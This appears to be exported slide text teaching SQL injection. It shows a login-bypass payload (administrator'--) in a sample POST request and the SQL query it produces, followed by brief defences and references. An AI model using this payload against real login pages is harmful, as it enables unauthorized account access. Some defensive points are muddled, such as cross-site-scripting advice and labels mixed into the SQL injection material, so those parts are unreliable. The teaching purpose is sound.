
```
HTTP 1.1 POST /index.html
content-type: text
{username=administrator'--
 password=pas$w0rd!
}
```



Grant access administrator account



server



database

```
SELECT * FROM users WHERE username =
'administrator'--' AND password = ''
```



```
SELECT * FROM users WHERE username = 'administrator'
```



Protection against SQLi.




1. Output Encoding (Contextual Escaping)

Why : Prevents injected scripts from being interpreted as code.

How : Encode data before inserting or reaching the database

The art of extracting **data** from **code execution**



🛡️ 2. prepared statements.

[2] <https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection>

For more documentation: please visit:
<https://owasp.org/www-project-top-ten/>

REFERENCE:

[1] Web security academy : Cross_Site_Scripting
<https://portswigger.net/web-security/sql-injection#what-is-sql-injection-sqli>

[2] SQLi Attacks article:
<https://www.notion.so/cve-1803-96/SQL-Injection-42485af8822f4522b2263f4f3d050db3>



End. CVE-1803-96. Thank you.